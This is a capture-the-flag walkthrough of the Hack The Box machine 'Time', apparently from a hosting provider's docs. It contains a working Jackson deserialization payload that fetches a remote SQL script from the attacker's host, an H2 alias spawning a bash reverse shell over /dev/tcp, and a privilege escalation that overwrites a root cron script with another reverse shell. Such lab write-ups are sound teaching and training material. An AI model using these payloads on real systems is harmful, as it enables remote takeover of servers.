> For the complete documentation index, see [llms.txt](https://docs.wehost.co.in/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.wehost.co.in/ctf-walkthrough/htb-time-deserialization-java-shenanigans-and-root-in-style.md).
# HTB: Time – Deserialization, Java Shenanigans & Root in Style
{% hint style="info" %}
*This medium-difficulty HTB box was a great lesson in one thing:*\
**Read the damn error. Then research it like your shell depends on it.**
{% endhint %}
### 🧭 Enumeration
#### 🔍 Nmap Scan
As always, I began with a full enumeration sweep:
```
nmap -Pn -n -A --reason -vvv -oN nmap/00-basic.txt -iL target.txt
```
**Findings:**
* **Port 22**: OpenSSH 8.2p1 (Ubuntu)
* **Port 80**: Apache 2.4.41 hosting a web server titled *"Online JSON Parser"*
### 🕸 Recon

The website was a **JSON beautifier** — harmless-looking, but CTFs don’t give you port 80 unless they want you to do *evil developer things*.
I ran `hakrawler` to check for juicy endpoints:
```
cat url.txt | hakrawler -proxy http://localhost:8080 -subs -d 5 -insecure -s -json >hakrawler.json
```

No admin panel. No hidden paths. But what caught my eye was how it **handled malformed JSON**...
### 💥 Exploitation – Jackson Deserialization RCE
Normal JSON works:
```
{"test":"hello"}
```
But malformed input returned this beauty:
> `Unhandled Java exception: com.fasterxml.jackson.databind.exc.MismatchedInputException`
> *Expected START\_ARRAY, got START\_OBJECT…*\
> *"need JSON Array to contain As.WRAPPER\_ARRAY type information..."*
**Boom. Jackpot.**\
That’s **Jackson Deserialization**.
I dug into this article that became my savior:\
🔗
#### 🧪 Payload Time
```
["ch.qos.logback.core.db.DriverManagerConnectionSource", {"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://10.10.14.8:8000/inject.sql'"}]
```
* 📄 `inject.sql` – Weaponized
```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
String[] command = {"bash", "-c", cmd};
java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
return s.hasNext() ? s.next() : ""; }
$$;
CALL SHELLEXEC('bash -i >& /dev/tcp/10.10.14.8/4444 0>&1')
```
```
nc -lvnp 4444
```
💥 **Reverse shell obtained!**
### 🧍 Local Privilege Escalation – Timer Shenanigans

After running `linpeas`, I found something gold:
* /usr/bin/timer\_backup.sh run as root every 10 seconds
```
echo "bash -i >& /dev/tcp/10.10.14.8/9000 0>&1" > /usr/bin/timer_backup.sh
```
```
nc -lvnp 9000
```
📈 Got root. Simple, clean, and elegant.
{% embed url="" %}
## References
*
*
*
*
*
## 🧠 Final Thoughts
What made **HTB: Time** stand out wasn’t the difficulty of the exploit. It was the **importance of interpreting Java errors and knowing what to Google.**
➡️ *Lesson:* Sometimes the error **is** the clue.
This box was a smooth ride with:
* 🔍 Deep Java debugging
* 🧬 Deserialization abuse
* 📅 Scheduled script escalation
And that's a wrap! Time box — rooted. ✅